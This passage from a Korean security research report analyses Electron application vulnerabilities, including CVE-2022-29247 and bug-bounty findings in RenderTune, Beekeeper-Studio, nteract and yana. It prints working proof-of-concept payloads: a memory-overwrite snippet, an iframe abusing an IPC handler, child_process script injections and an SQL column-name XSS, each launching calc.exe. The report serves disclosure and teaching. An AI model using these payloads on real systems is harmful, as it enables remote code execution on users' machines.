var nisf_val = full_read(nisf);
console.log("[+] nisf val = "+ nisf_val.hex());
var overwrite = nisf_val | 0x0000000000000001n //overwrite
full_write(nisf, overwrite);
var nisf_val = full_read(nisf);
console.log("[+] nisf val overwritten = "+ nisf_val.hex());
```

[그림 86] nodeIntegrationInSubFrames 변조

nodeIntegrationInSubFrames 옵션이 활성화된 후, 공격자는 ipcMain 핸들러를 악용해 공격을 이어간다.해당 핸들러는 Preload Script에서 contextBridge.exposeInMainWorld로 선언되어 있어 Main Window의 Sub Frame에도 사용할 수 있으며, 별다른 검증 로직이 존재하지 않는다.

preload.ts

```
contextBridge.exposeInMainWorld(
    "electron",
    {
        on(channel: string, listener: (event: IpcRendererEvent, ...args: any[]) => void): void {
            if (!CHANNELS.includes(channel)) {
                console.error(`Unknown IPC channel ${channel} ignored`);
                return;
            }
            ipcRenderer.on(channel, listener);
        },
        send(channel: string, ...args: any[]): void {
            if (!CHANNELS.includes(channel)) {
                console.error(`Unknown IPC channel ${channel} ignored`);
                return;
            }
            ipcRenderer.send(channel, ...args);
        },
     [...]
    },
);
```


[그림 87] ExposeInMainWorld 함수

공격자는 Sub Frame을 생성한 뒤 IPC 핸들러를 악용해 원격 코드 실행이 가능하다.

```
1   ipcMain.on('userDownloadOpen', function(ev: IpcMainEvent, { path }){
2       shell.openPath(path);
3   })
```

[그림 88] 취약한 ipcMain 핸들러

공격자는 Element의 jitsi 화상 회의 기능을 악용해 피해자의 서버 접근을 유도한다.



[그림 89] element 화상회의 초대

피해자가 화상회의 초대를 수락해 공격자 서버에 접근하면 악성 스크립트가 실행되어 RCE가 가능하다.

```
19  <html>
20      <script>
21        frame = document.createElement("iframe")
22        frame.srcdoc="<script>electron.send('userDownloadOpen',{path:'C:/Windows/System32/
          calc.exe'})<\/script>";
23        document.body.appendChild(frame)
24      </script>
25  </html>
```

[그림 90] 악성 스크립트

■ 취약점 패치 및 대응방안

CVE-2022-29247 취약점이 패치 된 버전의 Electron으로 업데이트를 진행했으며, Chrome 버전 또한 업데이트해 강제로 옵션값을 변경되지 않도록 수정하였다.

■ 참고 사이트

본 취약점 분석에 사용된 자료는 URL[10]을 참고하면 된다.

7. Electron Application 버그 바운티 사례

앞선 목차에서는 Electron Application에서 활용 가능한 Exploit 기법들과 실제 Application에서 발생한 CVE 사례를 분석해 버그 바운티를 위한 기반지식을 설명했다. 지금까지 학습한 내용들을 버그 바운티에 활용할 수 있도록 본 목차에서는 실제 사용중인 Electron Application에서 EQST가 발견한 취약점 일부를 설명한다.

7.1. XSS to RCE

(1) RenderTune (CVE-2024-25292)

RenderTune이란 ffmpeg를 사용해서 오디오와 이미지 파일을 결합해 비디오를 렌더링하는 Electron 기반의 오픈 소스 Application이다. 해당 Application의 공식 페이지는 URL[11]을 참고하면 된다.

※ ffmpeg: 비디오, 오디오, 이미지를 쉽게 변환할 수 있도록 도와주는 멀티미디어 프레임워크

■ 취약점 개요

낮은 버전의 Electron및 취약한 보안 옵션으로 설정되어 있고, XSS 취약점이 존재해 XSS to RCE가 가능한 취약점이다.

■ 소프트웨어 버전

버그 바운티를 진행한 소프트웨어 버전 정보는 다음과 같다.

S/W 구분	취약 버전
RenderTune	v 1.1.4


■ 버그 바운티 과정

RenderTune의 main.js을 살펴본 결과 취약한 원격 모듈인 enableRemoteModule이 true로 설정되어 있었다. nodeIntegration 옵션이 true로 설정되어 있어 Node.js 모듈을 사용할 수 있으며, contextIsolation 옵션이 false로 설정되어 있어 컨텍스트 분리가 제대로 이뤄지지 않은 것을 확인할 수 있었다.

```
202   let mainWindow;
203   function createWindow() {
204       mainWindow = new BrowserWindow({
205           width: 800,
206           height: 600,
207           webPreferences: {
208               enableRemoteModule: true,
209               nodeIntegration: true,
210               contextIsolation: false,
211               //debug tools
212               //showDevTools: false
213           },
```

[그림 91] RenderTune의 main.js 소스 코드 일부


또한, Application의 uploadTitle 함수에 스크립트 태그가 동작함을 확인할 수 있었다.



[그림 92] RenderTune의 XSS 취약 부분

Node.js 모듈을 이용해 시스템 명령어를 실행하거나 공격자 서버에 접속을 유도할 수 있다.

명령어
<script>require('child_process').exec('C:/Windows/System32/calc.exe')</script>



[그림 93] 악성 스크립트 실행

(2) Beekeeper-Studio (CVE-2024-23995)

Beekeeper-Studio는 SQL Query 전송, SQL 자동 완성, 테이블 수정, 데이터 추출이 기능이 존재하는 DB 에디터의 기능을 가진 Electron 기반의 Application이다. 해당 Application의 공식 페이지는 URL[12]을 참고하면 된다.

■ 취약점 개요

Electron 보안 설정 옵션 취약하고, tabulator 라이브러리에서 제공하는 preview 기능에 HTML Escape 처리가 미흡해 XSS to RCE가 가능한 취약점이다.

■ 소프트웨어 버전

버그 바운티를 진행한 소프트웨어 버전 정보는 다음과 같다.

S/W 구분	취약 버전
Beekeeper-Studio	Beekeeper-Studio-4.1.13

■ 버그 바운티 과정


Beekeeper-Studio의 소스 코드를 살펴보면 webPreferences 내의 contextIsolation 옵션이 false로 설정되어 컨텍스트 간 격리가 이뤄지지 않았다. 또한 vue의 설정파일에서 nodeIntegration이 true로 설정되어 있는 것을 확인할 수 있다.

```
49          frame: showFrame,
50          webPreferences: {
51            nodeIntegration:
      Boolean(process.env.ELECTRON_NODE_INTEGRATION),
52            contextIsolation: false,
53            spellcheck: false
54          },
55          icon: getIcon()

44                ]
45              })
46            },
47            nodeIntegration: true,
48            externals,
49            builderOptions: {
50              appId: "io.beekeeperstudio.desktop",
```


[그림 94] Beekeeper-Studio의 보안 설정 옵션 내용

취약점 포인트를 찾기 위해서 DB, Table, Data 등에 '<', '>' 등의 특수 문자를 이용해 값을 삽입해 보았으나, 직접적으로 화면에 노출되지 않거나 Escape 처리되어 XSS가 불가능했다.




[그림 95] Escape 된 특수문자

그 중, Column 값은 Query문을 통해 특수 문자를 포함해 생성이 가능하다는 것을 확인해 이를 공격 벡터로 설정했다.



[그림 96] 특수문자로 이루어진 Column 명

특수 문자 삽입이 가능해 iframe 태그를 이용한 공격을 진행하려 했으나, X-Frame-Option 설정으로 인해 외부 사이트 접근이 불가능했다.



[그림 97] X-Frame-Option 설정

이를 우회하기 위한 방안으로 Application에서 사용하고 있는 tabulator 라이브러리의 preview 기능에 <img> 태그를 통한 XSS를 시도했다.


[그림 98] tabulator-popup-container 기능

악성 스크립트로 작성된 Column 명이 포함된 데이터 베이스를 생성하는데, 이때 악성 스크립트에는 Node.js 모듈을 이용한 시스템 명령어를 삽입한다.

명령어
alter table PoC add '<img src=# onerror="require(`child_process`).exec(`C:/Windows/System32/calc.exe`)">' text;

[그림 99] 악성 스크립트 삽입

생성된 Column 위로 마우스를 올려보면, preview 창이 뜨면서 계산기가 실행되는 것을 확인할 수 있다.



[그림 100] 악성 스크립트 실행

7.2. RCE via webView

(1) nteract (CVE-2024-22891)

nteract는 인터페이스, 다양한 텍스트 에디터, Jupyter 기능 등을 제공해 협업 작업, 데이터 분석 흐름 개선을 위한 Electron 기반의 Application이다. 주로 Jupyter 노트북을 다루기 위한 Desktop Application으로 사용한다. 해당 Application의 공식 페이지는 URL[13]을 참고하면 된다.

■ 취약점 개요

Electron 보안 설정 옵션이 취약하며, Application 내에서 Markdown을 통해 생성된 링크는 Electron webView를 사용해 외부 사이트에 접속할 수 있다는 점을 이용한 취약점이다. 이를 통해, 공격자의 서버로 연결해 원격 코드 실행이 가능하다.

■ 소프트웨어 버전

버그 바운티를 진행한 소프트웨어 버전 정보는 다음과 같다.

S/W 구분	취약 버전
nteract	nteract-v0.28.0


■ 버그 바운티 과정

webPreferences 설정을 살펴보면 취약한 보안 옵션인 nodeIntegration: true, enableRemoteModule: true, contextIsolation: false로 구성되어 있는 것을 확인할 수 있다.

```
22  export function launch(filename?: string) {
23    const win = new BrowserWindow({
24      width: 800,
25      height: 1000,
26      icon: iconPath,
27      title: "nteract",
28      show: false,
29      webPreferences: { nodeIntegration: true,
        enableRemoteModule: true, contextIsolation: false }
30    });
31
```


[그림 101] nteract 보안 옵션 구성

해당 Application은 그래프 생성 및 코드 실행이 가능하고, nodeIntegration 옵션 설정이 true이므로 Node.js 모듈의 명령어를 사용할 수 있다. 이것만으로 Local Code Execution(LCE)이 가능하지만 RCE까지 성공하기 위해서는 다른 공격 벡터가 필요하다.




[그림 102] 코드 실행 가능 확인

nteract는 gist을 이용한 파일 공유가 가능하다. gist에 연결하기 위해서 로그인 정보를 요구하는데 webView를 통해서 외부 접근을 진행한다.




[그림 103] Electron webView 생성 구간 확인

해당 webView는 Markdown으로 생성한 링크를 통해 외부에 접근하는 경우에도 동일하게 실행된다.



[그림 104] Markdown이용 webView 생성

악의적인 스크립트가 포함된 공격자의 서버로 접근을 유도하면 RCE via webView가 가능하다.



[그림 105] 스크립트 실행

7.3. 무결성 검증 미흡

(1) yana (CVE-2024-23997)

yana는 일반적인 메모와 함께 태그 지정, 구조화, 코드 편집기 이용 등 노트 Application 기능을 하는 Electron 기반의 오픈 소스 Application이다. 해당 Application의 공식 페이지는 URL[14]을 참고하면 된다.

■ 취약점 개요

해당 취약점은 localhost 통신을 인터셉트하고 서버가 보내는 응답에 LCE 코드를 삽입해 스크립트 실행을 통해 코드 실행이 가능한 취약점이다.

■ 소프트웨어 버전

버그 바운티를 진행한 소프트웨어 버전 정보는 다음과 같다.

S/W 구분	취약 버전
yana	1.0.16


■ 스크립트 실행 원리 및 RCE 실행 원리

yana는 사용자에게 UI를 보여주기 위해 내부적으로 React를 사용한다. React로 구현한 UI를 Electron 프로그램에게 전달하기 위해 localhost:9990에 서버를 실행시켜 프로그램과 통신한다. 따라서 서버가 전달하는 응답 값에 스크립트 코드를 삽입하면 Electron 프로그램에서 스크립트를 실행시킬 수 있다.

Electron 프로그램은 webPreferences에 nodeIntegration 옵션이 true로 설정되어 있을 경우 Renderer Process에서 Node.js 모듈을 사용할 수 있다. Electron 20.0.0 이하 버전의 프로그램은 sandbox가 기본적으로 false로 설정되어 있어 Renderer Process에서 스크립트가 실행되면 파일 시스템에 접근할 수 있다. 따라서 Renderer Process에서 LCE가 실행되면 계산기를 켜는 등의 작업을 수행할 수 있다.

